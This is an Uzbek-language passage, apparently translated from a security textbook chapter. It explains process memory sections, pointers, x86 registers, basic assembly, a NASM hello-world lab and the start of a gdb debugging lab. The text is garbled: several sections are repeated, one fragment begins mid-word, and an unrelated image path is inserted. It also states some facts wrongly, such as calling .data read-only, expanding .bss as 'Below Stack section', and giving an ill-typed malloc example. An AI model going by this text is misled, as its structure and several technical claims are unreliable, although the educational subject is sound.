Heap bo'limi dinamik ravishda ajratilgan o'zgaruvchilarni saqlashga mo'ljallangan bo'lib, xotira ajratish jarayoni past manzilli xotiradan yuqori manzilli xotiraga tomon amalga oshiriladi. Xotira ajratilishi **malloc(), realloc()** va **free()** funksiyalari orqali boshqariladi. Masalan, butun sonni e'lon qilish va xotirani ishga tushirish vaqtida ajratish uchun quyidagi kabi kod yoziladi:

```
int i = malloc (sizeof (int)); // dynamically allocates an integer, contains
// the preexisting value of that memory
```

Heap bo'limi o'qish va yozish uchun belgilangan bo'lishi kerak, lekin bajariladigan bo'lmasligi kerak, chunki jarayon ustidan nazoratni qo'lga kiritgan tajovuzkor stack va heap kabi sohalarda shellkodni osongina ishga tushirishi mumkin.

Stack seksiyasi

Stack bo'limi funksiyalarning (rekursiv) chaqiruvlarini kuzatib borish uchun ishlatiladi va ko'pgina tizimlarda yuqori manzilli xotiradan pastroq manzilli xotiraga qarab o'sadi. Agar jarayon ko'p ipli bo'lsa, har bir ipning o'ziga xos stack bo'limi bo'ladi. Ko'rib turganingizdek, stack yuqori xotiradan pastroq xotiraga qarab o'sishi, bufer toshib ketishi muammosini yuzaga keltirish imkonini beradi. Mahalliy o'zgaruvchilar stack bo'limida mavjud bo'ladi. Stack segmenti 10-bobda batafsil tushuntiriladi.

Muhit/Argumentlar bo'limi

Muhit/argumentlar bo'limi jarayon davomida kerak bo'lishi mumkin bo'lgan tizim darajasidagi o'zgaruvchilarning nusxasini saqlash uchun ishlatiladi. Masalan, boshqa narsalar qatori, yo'l, qobiq nomi va xost nomi ishlayotgan jarayonga taqdim etiladi. Ushbu bo'lim yozish uchun ochiq bo'lib, uni format qatori va bufer toshib ketishi ekspluatlarida foydalanish imkonini beradi. Shuningdek, buyruq qatori argumentlari ushbu hududda saqlanadi. Xotira bo'limlari keltirilgan tartibda joylashgan bo'ladi. Jarayonning xotira bo'shlig'i quyidagicha ko'rinadi:

motlarini yozib yuborishini xohlamaysiz. Shu sababli xotira kichik segmentlarga bo‘linadi va jarayonlarga ularning ehtiyojlariga qarab ajratiladi. Bu bobning keyingi qismida muhokama qilinadigan registrlar yordamida jarayonlar o‘zlariga ajratilgan segmentlarni saqlash va boshqarish mumkin bo‘ladi. Shuningdek, ofset registrlari yordamida segmentning ichida muhim ma’lumotlarning qayerda saqlanishini kuzatib boriladi. Segmentatsiya, shuningdek, jarayonning virtual xotira manzili maydoni qanday tuzilganligini ham ifodalaydi. Masalan, kod segmenti, ma’lumot segmenti va stack segmenti kabi segmentlar jarayonning virtual manzillar maydonida ataylab har xil hududlarga ajratiladi. Bu ajratish jarayonning turli qismlari bir-biriga to‘qnash kelmasligi uchun va har bir segment uchun mos ruxsatlarni belgilash imkonini beradi.

Har bir ishlayotgan jarayon o‘zining virtual manzillar maydoniga ega bo‘ladi va bu hududning hajmi arxitekturaga (masalan, 32bit yoki 64bit), tizim sozlamalari va operatsion tizimga bog‘liq. Oddiy 32bit Windows jarayoni odatda 4GB virtual xotira maydoniga ega bo‘ladi, bu hajmning 2GB qismi foydalanuvchi rejimiga va qolgan 2GB qismi esa yadroviy rejimga ajratiladi. Har bir jarayonning faqat kichik qismi fizik xotira bilan bog‘liq bo‘ladi, va arxitekturaga qarab, paging va manzillar tarjimasi kabi usullar orqali virtual xotira manzillarini fizik xotira manzillariga moslashtirish usullari mavjud.

Xotiradagi dasturlar

Jarayonlar xotiraga yuklanganida ular asosan ko‘plab kichik bo‘limlarga bo‘linadi. Biz faqat oltita asosiy bo‘limga e’tibor qaratamiz, ular quyidagi bo‘limlarda muhokama qilinadi.

.text Seksiyasi

.text seksiyasi (bo‘limi), shuningdek, kod segmenti deb ham ataladi, asosan, ikkilik dastur faylining .text qismiga mos keladi. Bu bo‘limda vazifani bajarish uchun kerak bo‘lgan mashina ko‘rsatmalari joylashgan. Ushbu bo‘lim o‘qiladigan va bajariladigan qilib belgilangan bo‘ladi va agar yozish harakati amalga oshirilsa, kirish buzilishi yuzaga keladi. Dastur birinchi marta yuklanganda, uning o‘lchami ish vaqti davomida belgilangan bo‘ladi.

.data Seksiyasi

.data Seksiyasi global ishga tushirilgan o‘zgaruvchilarni saqlash uchun ishlatiladi, masalan:

```
int a = 0;
```

Ushbu seksiyaning hajmi ish vaqtida belgilanadi. U faqat o‘qish uchun ruxsat etilgan bo‘ladi.

.bss seksiyasi

Below Stack section (.bss) global boshlang‘ich o‘zgaruvchilarning ayrim turlarini saqlash uchun ishlatiladi, masalan

```
int a;
```

Ushbu seksiyaning o‘lchami dastur ishga tushirilgan paytda belgilanadi. Bu segment o‘qish va yozish uchun ruxsat etilgan bo‘lishi kerak, lekin bajariladigan bo‘lmasligi lozim.

Heap seksiyasi

Heap bo‘limi dinamik ravishda ajratilgan o‘zgaruvchilarni saqlashga mo‘ljallangan bo‘lib, xotira ajratish jarayoni past manzilli xotiradan yuqori manzilli xotiraga tomon amalga oshiriladi. Xotira ajratilishi **malloc(), realloc()** va **free()** funksiyalari orqali boshqariladi. Masalan, butun sonni e’lon qilish va xotirani ishga tushirish vaqtida ajratish uchun quyidagi kabi kod yoziladi:

```
int i = malloc (sizeof (int)); // dynamically allocates an integer, contains
// the preexisting value of that memory
```


Heap bo‘limi o‘qish va yozish uchun belgilangan bo‘lishi kerak, lekin bajariladigan bo‘lmasligi kerak, chunki jarayon ustidan nazoratni qo‘lga kiritgan tajovuzkor stack va heap kabi sohalarda shellkodni osongina ishga tushirishi mumkin.

Stack seksiyasi

Stack bo‘limi funksiyalarning (rekursiv) chaqiruvlarini kuzatib borish uchun ishlatiladi va ko‘pgina tizimlarda yuqori manzilli xotiradan pastroq manzilli xotiraga qarab o‘sadi. Agar jarayon ko‘p ipli bo‘lsa, har bir ipning o‘ziga xos stack bo‘limi bo‘ladi. Ko‘rib turganingizdek, stack yuqori xotiradan pastroq xotiraga qarab o‘sishi, bufer toshib ketishi muammosini yuzaga keltirish imkonini beradi. Mahalliy o‘zgaruvchilar stack bo‘limida mavjud bo‘ladi. Stack segmenti 10-bobda batafsil tushuntiriladi.

Muhit/Argumentlar bo‘limi

Muhit/argumentlar bo‘limi jarayon davomida kerak bo‘lishi mumkin bo‘lgan tizim darajasidagi o‘zgaruvchilarning nusxasini saqlash uchun ishlatiladi. Masalan, boshqa narsalar qatori, yo‘l, qobiq nomi va xost nomi ishlayotgan jarayonga taqdim etiladi. Ushbu bo‘lim yozish uchun ochiq bo‘lib, uni format qatori va bufer toshib ketishi ekspluatlarida foydalanish imkonini beradi. Shuningdek, buyruq qatori argumentlari ushbu hududda saqlanadi. Xotira bo‘limlari keltirilgan tartibda joylashgan bo‘ladi. Jarayonning xotira bo‘shlig‘i quyidagicha ko‘rinadi:



Buferlar

Bufer atamasi ma'lumotlarni jarayon tomonidan qayta ishlanguniga qadar qabul qilish va saqlab turish uchun foydalaniladigan xotira qismini anglatadi. Har bir jarayon o'z buferlar to'plamiga ega bo'lishi mumkinligi sababli, ularni to'g'ri saqlash juda muhimdir; bu jarayon xotirasidagi .data yoki .bss bo'limlariga xotirani ajratish orqali amalga oshiriladi. Eslab qoling, bir marta ajratilgandan keyin, buferning uzunligi belgilangan bo'ladi. Bufer har qanday oldindan belgilangan turdagi ma'lumotlarni saqlashi mumkin, ammo bizning maqsadimiz uchun biz foydalanuvchi kiritmalari va matnli o'zgaruvchilarni saqlash uchun ishlatiladigan qatorli buferlarga e'tibor qaratamiz.

Xotiradagi satrlar (string)

Oddiy qilib aytganda, qatorlar xotirada ketma-ket joylashgan belgilar ma'lumotlaridan iborat massivlardir. Qator xotirada birinchi belgi manzili bilan aniqlanadi. Qator null belgi (\0 C tilida) bilan tugatiladi yoki yakunlanadi. \0 qochish ketma-ketligining misoli hisoblanadi. Qochish ketma-ketliklari dasturchiga yangi qator \n yoki qaytish \r kabi maxsus operatsiyani belgilash imkonini beradi. Teskari qiya chiziq () keyingi belgi qatorning bir qismi sifatida qaralmasligini ta'minlaydi. Agar teskari qiya chiziq kerak bo'lsa, qochish ketma-ketligi \, ishlatiladi, bu faqat bitta teskari qiya chiziqni ko'rsatadi. Turli qochish ketma-ketliklarining jadvallari internetda mavjud.

Ko'rsatkichlar (pointers)

Ko'rsatkichlar xotiraning boshqa qismlarining manzillarini saqlovchi maxsus xotira qismlaridir. Ma'lumotlarni xotirada harakatlantirish nisbatan sekin operatsiyadir. Ma'lumotlarni ko'chirish o'rniga, xotiradagi elementlar manzillarini ko'rsatkichlar orqali kuzatib borish va ko'rsatkichlarni o'zgartirish ancha oson. Ko'rsatkichlar, dastur 32 bitli yoki 64 bitli bo'lishiga qarab, ketma-ket joylashgan xotiraning 4 yoki 8 baytida saqlanadi. Masalan, avval aytib o'tilganidek, qatorlar massivdagi birinchi belgi manzili bilan aniqlanadi. Ushbu manzil qiymati ko'rsatkich deb ataladi. C tilida qator o'zgaruvchisi quyidagicha e'lon qilinadi:

```
char * str; // This is read. Give me 4 or 8 bytes called str which is a
// pointer to a Character variable (the first byte of the
// array).
```


Shuni unutmangki, arxitekturaga qarab ko'rsatkich hajmi 4 yoki 8 baytga o'rnatilgan bo'lsa ham, yuqoridagi buyruq yordamida qator hajmi belgilanmagan; shuning uchun bu ma'lumotlar tashkillashtirilmagan (uninitialized) hisoblanadi va jarayon xotirasining **.bss** bo'limiga joylashtiriladi.

Yana bir misol: agar siz xotirada butun son (integer) uchun ko'rsatkichni saqlamoqchi bo'lsangiz, C dasturingizda quyidagi buyruqni berasiz:

```
int * point1; //this is read, give me 4 or 8 bytes called point1, which is a
//pointer to an integer variable.
```

Ko'rsatkich tomonidan ko'rsatilgan xotira manzilidagi qiymatni o'qish uchun, ko'rsatkichni * belgisi bilan dereferens qilasiz. Shuning uchun, agar yuqoridagi kodda **point1** tomonidan ko'rsatilgan butun sonning qiymatini chop etmoqchi bo'lsangiz, quyidagi buyruqni ishlatishingiz kerak bo'ladi:

```
printf("%d", *point1);
```

Bu yerda * belgisi **point1** deb atalgan ko'rsatkichni dereferens qilib, butun sonning qiymatini **printf()** funksiyasi orqali namoyish qiladi.

Xotira bo'limlarini birlashtirish

Keling, dasturning xotiradan qanday foydalanishini ko'rsatadigan oddiy misolga qaraymiz.

Laboratoriya ishi 2.7: memory.c

Avval dastur mazmunini ko'rsatish uchun ***cat*** buyrug'idan foydalanamiz:

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ cat ./memory.c
#include <stdlib.h>
#include <string.h>
int _index = 5; // integer stored in data (initialized)
char * str; // string stored in bss (uninitialized)
int nothing; // integer stored in bss (uninitialized)
void funct1(int c){❸ // bracket starts function1 block with argument (c)
int i=c;❸ // stored in the stack region
str = (char*) malloc (10 * sizeof (char));❹ // Reserves 10 characters in
// the heap region */
strncpy(str, "abcde", 5);❺ // copies 5 characters "abcde" into str
} // end of function1
void main (){❶ // the required main function
funct1(1);❷ // main calls function1 with an argument
}❻ // end of the main function
```

Ushbu dastur ko‘p narsa bajarmaydi. Dastlab, xotiraning turli qismlarida bir nechta xotira bo‘laklari ajratib olinadi. ***main*** funksiyasi bajarib bo‘lingach ❶, funct1() funksiyasi 1 raqamini argument sifatida qabul qilib chaqiriladi ❷. funct1() chaqirilgandan so‘ng, argument c deb nomlangan funksiya o‘zgaruvchisiga o‘tkaziladi ❸. Keyin str deb nomlangan 10 baytli qator uchun heap xotirasidan joy ajratiladi ❹. Nihoyat, 5 baytli “abcde” qatori yangi str deb nomlangan o‘zgaruvchiga ko‘chiriladi ❺. Funksiya tugaydi, undan so‘ng main() dasturi tugaydi ❻.

Eslatma: *Kitobda davom etishdan oldin, ushbu materialni yaxshi tushunganingizga ishonch hosil qilishingiz kerak. Agar ushbu bobning biror qismini qayta ko‘rib chiqishingiz kerak bo‘lsa, davom etishdan oldin uni qayta o‘rganing.*

Intel protsessorlari

Bir necha xil keng tarqalgan kompyuter arxitekturalari mavjud. Ushbu bobda biz Intel protsessorlari yoki arxitekturasi haqida to‘xtalamiz. Arxitektura atamasi oddiygina ishlab chiqaruvchining o‘z protsessorini qanday amalga oshirgani haqida tushuncha beradi. Hozirgi kunda eng ko‘p qo‘llaniladigan arxitekturalar x86 (32bit) va x86-64 (64bit) arxitekturalaridir, har yili ARM kabi boshqa arxitekturalar ham rivojlanib bormoqda. Har bir arxitektura o‘ziga xos buyruqlar to‘plamidan foydalanadi.

Registrlar

Registrlar ma’lumotlarni vaqtincha saqlash uchun ishlatiladi. Ularni protsessor tomonidan ichki foydalanish uchun mo‘ljallangan tezkor 8-64 bitli xotira bo‘laklari sifatida tasavvur qiling. Registrlar to‘rt kategoriya bo‘yicha bo‘linadi (32 bitli registrlar E bilan, 64bitli registrlar esa R bilan oldindan belgilangan, masalan, EAX va RAX). Ushbu kategoriyalar 2-4-jadvalda keltirilgan va tavsiflangan.

x86 va x86-64 protsessorlari uchun registrlar toifalari *2.4-jadval.*

Registr toifasi	64-bit Register nomi	32bit Register nomi	16 va 8bit Registerlar	Maqsad
Umumiy registrlar	RAX, RBX, RCX, RDX, R8–R15	EAX, EBX, ECX, EDX		Ma’lumotlarni boshqarish uchun ishlatiladi.
			AX, BX, CX, DX	Yuqoridagi registrlarning 16bitli versiyalari.
			AH, BH, CH, DH, AL, BL, CL, DL	Yuqoridagi registrlarning 8bitli yuqori va pastki baytlari.
Segmentli registrlar			CS, SS, DS, ES, FS, GS	16bitli. Xotira manzili bir qismini, shuningdek, kod, stek va qo‘shimcha ma’lumotlar segmentlariga ko‘rsatkichlarni saqlaydi.
Offset registrlari				Segmentli registrlarga nisbatan ofsetni ko‘rsatadi.
	RBP (bazaviy ko‘rsatkich). 64bitli bazaviy ko‘rsatkichning ishlatilishi ramka ko‘rsatkichining olib tashlanishiga, dasturlash tili qo‘llab-quvvatlashiga va R8–R15 registrlaridan foydalanishga bog‘liq.	EBP		Funksiya uchun stek freymining tagiga, stekdagi lokal muhitning boshiga ko‘rsatadi.
	RSI (source index).	ESI		Ma’lumotlar blokida amalga oshirilgan operatsiyalarda ma’lumotlar manbasi ofsetini saqlaydi.
	RDI (destination index).	EDI		Ma’lumotlar blokida amalga oshirilgan operatsiyalarda manzili ofsetini saqlaydi.
	RSP (stack pointer).	ESP		Stekning yuqorisiga ko‘rsatadi.
Maxsus registrlar				Faqat CPU tomonidan ishlatiladi.
	RFLAGS	EFLAGS		CPU logik natijalarni va protsessor holatini kuzatish uchun ishlatadi. Muhim flaglar: ZF (nol flagi), IF (interript imkoniyati flagi), SF (belgi flagi).
	RIP (instruction pointer)	32-bit: EIP		Keyingi bajarilishi kerak bo‘lgan instruksiyaning manziliga ko‘rsatadi.

Assembler tili asoslari

ASM tiliga oid butun kitoblar yozilgan bo‘lsa-da, asosiy tushunchalarni o‘zlashtirib, yanada samarali etik xaker bo‘lishingiz mumkin.

Mashina tili vs. Assembler tili vs. C tili

Kompyuterlar faqat mashina tilini tushunadi, ya'ni 1 va 0 lar ketma-ketligini. Biroq odamlar katta 1 va 0 lar qatorini talqin qilishda qiynaladilar, shuning uchun assembler tili dasturchilarga sonlar qatorini eslab qolishda mnemoniklar bilan yordam berish uchun ishlab chiqilgan. Keyinchalik, C va boshqa yuqori darajadagi tillar ishlab chiqildi, bu tillar odamlarni 1 va 0 lardan yanada uzoqlashtirdi. Agar siz yaxshi etik xaker bo'lishni istasangiz, jamiyatdagi tendensiyalarga qarshi turishingiz va assembler tiliga qaytishingiz kerak.

AT&T vs. NASM

Assembler sintaksisining ikkita asosiy shakli AT&T va Intel bo'lib, ular o'rtasida farqlar mavjud. AT&T sintaksisi GNU Assembler (gas) tomonidan ishlatiladi, bu gcc kompilator to'plamiga kiritilgan va ko'pincha Linux dasturchilari tomonidan qo'llaniladi. Intel sintaksisidagi assemblerlardan eng ko'p qo'llaniladiganini Netwide Assembler (NASM) hisoblanadi. NASM formati ko'plab Windows assemblerlari va debugglarida ishlatiladi. Ikkala format ham asosan bir xil mashina tilini hosil qiladi, ammo uslub va formatda ba'zi farqlar mavjud:

- Manba va manzil operandlari teskari joylashtiriladi, shuningdek, izoh boshlanishini ko'rsatish uchun har xil belgilardan foydalaniladi:
- **NASM format** CMD <dest>, <source><; comment>
- **AT&T format** CMD <source>, <dest><# comment>
- AT&T formatida registrlar oldidan % belgisi ishlatiladi; NASMda bu mavjud emas. % belgisi "bilvosita operand" degan ma'noni anglatadi.
- AT&T formatida aniq qiymatlar oldidan $ belgisi ishlatiladi; NASMda bunday belgi ishlatilmaydi. $ belgisi "to'g'ridan-to'g'ri operand" degan ma'noni anglatadi.
- AT&T xotira manzillarini NASMdan farqli ravishda boshqaradi.

Ushbu bo'limda har bir buyruq uchun NASM formatidagi sintaksis va misollar keltirilgan. Shuningdek, taqqoslash uchun ayni buyruq AT&T formatida ham misol tariqasida ko'rsatilgan. Umuman olganda, barcha buyruqlar uchun quyidagi format ishlatiladi:

<optional label:> <mnemonic> <operands> <optional comments>

Operandlar (arguments) soni buyruqqa (mnemonic) bog'liq bo'ladi. Garchi ko'plab assembler buyruqlari mavjud bo'lsa-da, faqat bir nechtasini yaxshi o'zlashtirish kerak. Quyida ularning tavsiflari keltirilgan.

mov

mov buyrug'i ma'lumotlarni manbadan belgilangan joyga ko'chiradi. Qiymat asl joyidan olib tashlanmaydi.

NASM Syntax	*NASM Example*	*AT&T Example*
mov <dest>, <source>	*mov eax, 51h ;comment*	*movl $51h, %eax #comment*

Ma'lumotlarni xotiradan to'g'ridan-to'g'ri segment registriga ko'chirish mumkin emas. Buning o'rniga, oraliq bosqich sifatida umumiy maqsadli registrdan foydalanish kerak. Mana bir misol:

mov eax, 1234h ; store the value 1234 (hex) into EAX
mov cs, ax ; then copy the value of AX into CS.

add and sub (qo'shish va ayirish)

add buyrug'i manbani manzilga qo'shadi va natijani belgilangan joyda saqlaydi. *sub* buyrug'i esa manbani belgilangan joydan olib tashlaydi va natijani maqsad joyida saqlaydi.

NASM Syntax	*NASM Example*	*AT&T Example*
add <dest>, <source>	add eax, 51h	addl $51h, %eax
sub <dest>, <source>	sub eax, 51h	subl $51h, %eax

push and pop (bosish va qo'yib yuborish)

Push va pop buyruqlari mos ravishda stekdan elementlarni joylashtiradi va chiqaradi. (**push** buyrug'i registr yoki qiymatni stek ustiga qo'yadi. Bu buyruqni chaqirganingizda, stek ko'rsatkichi (stack pointer, ya'ni RSP yoki ESP) 8 baytga (64 bit tizimda) kamayadi va qiymat stekka saqlanadi. **pop** buyrug'i stekdan qiymatni oladi va uni belgilangan registrga saqlaydi. Bu buyruqni chaqirgandan so'ng, stek ko'rsatkichi yana 8 baytga ko'tariladi.)

NASM Syntax	*NASM Example*	*AT&T Example*
push <value>	push eax	pushl %eax
pop <dest>	pop eax	popl %eax

XOR

XOR buyrug'i bitlar bo'yicha mantiqiy "**exclusive or**" (XOR) funksiyasini bajaradi – masalan, 11111111 XOR 11111111 = 00000000. Shu sababli, XOR yordamida, masalan, **XOR value, value** orqali registr yoki xotira manzilini nolga chiqarish yoki tozalash mumkin. Ko'p ishlatiladigan boshqa bitlar bo'yicha operator bu **AND** operatoridir. Biz registr yoki xotira manzilidagi ma'lum bir bitning o'rnatilgan yoki o'rnatilmaganligini aniqlash yoki, masalan, *malloc* funksiyasiga chaqiruv registrga *null*'rniga biror blokka ko'rsatkich qaytarganligini aniqlash uchun **AND** operatorini ishlatishimiz mumkin. Buni assembler tilida quyidagicha bajarish mumkin: test eax, eax – malloc funksiyasiga chaqiruvdan so'ng. Agar

malloc null qaytarsa, test operatsiyasi FLAGS registridagi "zero flag"ni 1 ga o'rnatadi. Ushbu testdan keyingi shartli sakrash (**jnz**) buyrug'i natijasida AND operatsiyasining natijasi asosida yo'l belgilanadi. Ushbu operatsiya assembler tilida quyidagicha ko'rinadi:

```
call malloc(100)
test eax, eax
jnz loc_6362cc012
```

NASM Syntax	NASM Example	AT&T Example
xor <dest>, <source>	xor eax, eax	xor %eax, %eax

jne, je, jz, jnz and jmp

jne, je, jz, jnz va jmp buyruqlari dastur oqimini eflag registridagi "nol flagi" (zero flag) qiymatiga qarab boshqa joyga yo'naltiradi.

• jne / jnz (nolga teng emas / nol emas) – agar nol flagi 0 ga teng bo'lsa, sakrash amalga oshiriladi.

• je / jz (nolga teng / nol) – agar nol flagi 1 ga teng bo'lsa, sakrash amalga oshiriladi.

• jmp esa har doim sakrashni amalga oshiradi, shartsiz.

NASM Syntax	NASM Example	AT&T Example
jnz <dest> / jne <dest>	jne start	jne start
jz <dest> /je <dest>	jz loop	jz loop
jmp <dest>	jmp end	jmp end

call and ret

call buyrug'i bajarilishni boshqa funksiyaga yo'naltiradi. **call** buyrug'idan keyingi virtual xotira manzili avval stekka suriladi va u qaytish ko'rsatkichi sifatida ishlaydi, so'ngra bajarilish chaqirilgan funksiyaga yo'naltiriladi. Funksiya oxirida **ret** buyrug'i ishlatiladi va bu dastur oqimini **call** buyrug'idan keyingi buyruqqa qaytaradi.

NASM Syntax	NASM Example	AT&T Example
call <dest>	call subroutine1	call subroutine1
ret	ret	ret

inc and dec

inc va dec buyrug'lari mos ravishda manzilni bir birlikka oshiradi va kamaytiradi.

NASM Syntax	NASM Example	AT&T Example
inc <dest>	inc eax	incl %eax
dec <dest>	dec eax	decl %eax

lea

lea buyrug'i manbaning haqiqiy (effective) manzilini manzil o'zgaruvchisiga yuklaydi. Bu ko'pincha satr nusxalash funksiyasiga manzil argumenti uzatilganda ko'rinadi. Masalan, quyidagi AT&T sintaksisidagi **gdb** disassembly misolida, biz gets funksiyasiga argument sifatida bufer manzilini stackning yuqori qismiga yozamiz:

```
lea -0x20(%ebp), %eax
mov %eax, (%esp)
call 0x8048608 <gets@plt>
```

NASM Syntax	NASM Example	AT&T Example
lea <dest>, <source>	lea eax, [dsi +4]	leal 4(%dsi), %eax

Tizim chaqiruvlari: int, sysenter va syscall

Tizim chaqiruvlari – bu foydalanuvchi dasturi tomonidan imtiyozli operatsiyani bajarish uchun so'rov yuborish mexanizmi bo'lib, bunda dastur konteksti va bajarilish holati foydalanuvchi rejimidan kernel rejimiga o'tadi. Eski x86 arxitekturasida tizim chaqiruvini bajarish uchun **int 0x80** buyrug'idan foydalaniladi. Bu usul eskirgan deb hisoblanadi, lekin hali ham 32bitli operatsion tizimlarda qo'llab-quvvatlanadi. 32bitli ilovalar uchun uning o'rniga **sysenter** buyrug'i kiritilgan. 64bitli Linux tizimlari va ilovalari uchun esa **syscall** buyrug'i talab qilinadi. Tizim chaqiruvlarini bajarish usullari va kerakli argumentlarni sozlash usullari shellkod, maxsus dasturlar yoki payloadlar yozayotganda yaxshi tushunilishi kerak.

Manzilni ko'rsatish rejimlari (Addressing Modes)

Assembler tilida biror operatsiyani bajarish uchun turli usullar mavjud. Xususan, xotirada manipulyatsiya qilinadigan haqiqiy manzilni ko'rsatishning bir necha usullari mavjud. Bu variantlar **manzilni ko'rsatish rejimlari** deb ataladi va 2.5-jadvalda umumlashtirilgan. Esda tuting, "e" bilan boshlanadigan registrlar 32bitli (4 bayt), "r" bilan boshlanadigan registrlar esa 64bitli (8 bayt).

2.5-jadval.

Manzillash rejimlari

Manzillash rejimlari	Tavsif	NASM misollari
Register	Registrlar manipulyatsiya qilinishi mumkin bo'lgan ma'lumotlarni o'z ichiga oladi. Xotira bilan o'zaro aloqa yo'q. Ikkala registr ham bir xil o'lchamda bo'lishi kerak.	mov rbx, rdx add al, ch

Tezkor (Immediate)	Manba operandi raqamli qiymatdir. o'nlik sanoq sistemasi qabul qilingan; o'n oltilik raqamlar tizimi uchun h dan foydalaning.	mov eax, 1234h mov dx, 301
bevosita (Direct)	Birinchi operand manipulyatsiya qilinadigan xotira manzilidir. Qavslar bilan belgilangan.	mov bh, 100 mov[4321h], bh
bilvosita (indirect) Register	Birinchi operand boshqariladigan manzilni o'z ichiga olgan qavs ichidagi registrdir.	mov [di], ecx
Nisbiy	Manipulyatsiya uchun samarali manzil ebx yoki ebp va ofset qiymati yordamida hisoblanadi.	mov edx, 20[ebx]
Indekslangan nisbiy	"Nisbiy asos" bilan bir xil, lekin edi va esi ofsetni saqlash uchun ishlatiladi.	mov ecx,20[esi]
Asoslangan indekslangan nisbiy	Samarali manzil Asoslangan nisbiy va indekslangan nisbiy rejimlarni birlashtirish orqali aniqlanadi.	mov ax, [bx] [si]+1

Assembler fayl tuzilishi

Assembler manba fayli quyidagi bo'limlarga bo'linadi:

- **.model**: .model direktivasi .data va .text bo'limlarining hajmini bildiradi.
- **.stack**: .stack direktivasi stek (stack) bo'limining boshlanishini belgilaydi va stek hajmini baytlarda ko'rsatadi.
- **.data**: .data direktivasi .data bo'limining boshlanishini belgilaydi va unda e'lon qilingan o'zgaruvchilar hamda initsializatsiya qilingan va qilinmagan o'zgaruvchilar aniqlanadi.
- **.text**: .text direktivasi dastur buyruqlarini o'z ichiga oladi.

Laboratoriya ishi 2.8: Sodda assembler dasturi

Quyidagi 64 bitli assembler dasturi ekranda "Salom, haxor!" natijasini ko'rsatadi:

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ cat ./hello.asm
section .data ; section declaration
msg db "Hello, haxor!",0xa ; our string with a carriage return
len equ $ - msg ; length of our string. $ means here
section .text ; mandatory section declaration
; export the entry point to the ELF linker or
global _start ; loaders conventionally recognize
; _start as their entry point
_start:
; now, write our string to stdout
; notice how arguments are loaded in reverse
mov edx,len ; third argument (message length)
mov ecx,msg ; second argument (ptr to message to write)
mov ebx,1 ; load first argument (file handle (stdout))
mov eax,4 ; system call number (4=sys_write)
int 0x80 ; call kernel interrupt and exit
mov ebx,0 ; load first syscall argument (exit code)
mov eax,1 ; system call number (1=sys_exit)
int 0x80 ; call kernel interrupt and exit
```


Yig'ishdagi birinchi qadam assemblerni obyekt kodiga aylantirishdir (misol 32 bitli kod):

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ nasm -felf64 hello.asm
```

Keyin bajariladigan faylni yaratish uchun bog'lovchini chaqirasiz:

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ ld -s -o hello hello.o
```

Nihoyat, bajariladigan faylni ishga tushirishingiz mumkin:

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ ./hello
Hello, haxor!
```

2.6-jadval.

Umumiy gdb buyruqlari

Buyruq	Tasnif
b <function>	Nazorat nuqtasini <funksiya> ga o'rnatadi
b *mem	Mutlaq xotira joyida nazorat nuqtasini o'rnatadi
info b	Nazorat nuqtalari haqidagi ma'lumotlarni ko'rsatadi
delete b	Nazorat nuqtasini olib tashlaydi
run <args>	Berilgan argumentlar bilan gdb dan dasturning nosozliklarini tuzatishni boshlaydi
info reg	Registrning joriy holati haqidagi ma'lumotlarni ko'rsatadi
stepi or si	Bir mashina ko'rsatmasini bajaradi
next or n	Bitta funksiyani bajaradi
bt	Backtrace buyrug'i; Stack Frame nomlarini ko'rsatadi
up/down	Stack ramkalarini yuqoriga va pastga siljitadi

print var print /x $<reg>	O‘zgaruvchining qiymatini va registr qiymatini mos ravishda chop etadi
x /NT A	Xotirani o‘rganadi, bu yerda N = ko‘rsatiladigan birliklar soni; T = ko‘rsatish uchun ma’lumotlar turi (x: hex, d: dec); va A = mutlaq manzil (x: hex, d: dec, c: char, s: string, i: ko‘rsatma); va A = mutlaq manzil yoki ramziy nom, masalan, “main (asosiy)”.
quit	Gdb dasturidan chiqish

gdb yordamida debaginglash (nosozliklarni tuzatish)

Unix tizimlarida C dasturlash uchun ishlatiladigan asosiy nosozliklarni tuzatish vositasi –**gdb** hisoblanadi. Bu vosita kuchli buyruq satri interfeysini taqdim etadi, bu orqali dastur ishlashini to‘liq nazorat ostida boshqarish mumkin. Masalan, dastur bajarilishi jarayonida **breakpoint** (to‘xtash nuqtalari) o‘rnatish va kerakli vaqtda xotira yoki registrlar mazmunini kuzatish imkonini beradi. Shuning uchun**gdb** kabi nosozliklarni tuzatish vositalari dasturchilar va xakerlar uchun nihoyatda qadrli vositadir. Agar kimdir Linuxda grafik interfeys orqali nosozliklarni tuzatishni xohlasa, **ddd** va **edb** kabi alternativalar yoki kengaytmalar mavjud.

Gdb bilan ishlash asoslari

Gdb da tez-tez ishlatiladigan buyruqlar 2.6-jadvalda keltirilgan va tavsiflangan.

Laboratoriya ishi 2.9: debaginglash jarayoni

Namuna dasturimizni nosozliklarni tuzatish qilish uchun avval Kali misolingizda gdb ni o‘rnating:

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ sudo apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [30.5 kB]
...truncated for brevity...
Reading package lists... Done
┌──(kali kali)-[~/GHHv6/ch02]
└─$ sudo apt install gdb
Reading package lists... Done
...truncated for brevity...
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 libc6-i386 amd64
2.31-9 [2,819 kB]
...truncated for brevity...
```


Ushbu jarayon davomida quyidagi buyruqlarni bajarish mumkin. Birinchi buyruq, *meet* dasturini nosozliklarni tuzatish belgilarini (debug symbols) va boshqa foydali parametrlarni o‘z ichiga olgan holda qayta tuzadi: (2.3-jadvalga qarang)

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ gcc -ggdb -mpreferred-stack-boundary=4 -fno-stack-protector -o meet meet.c
┌──(kali kali)-[~/GHHv6/ch02]
└─$ gdb -q meet
Reading symbols from meet...
(gdb) run l337 Haxor
Starting program: /home/kali/GHHv6/ch02/meet l337 Haxor
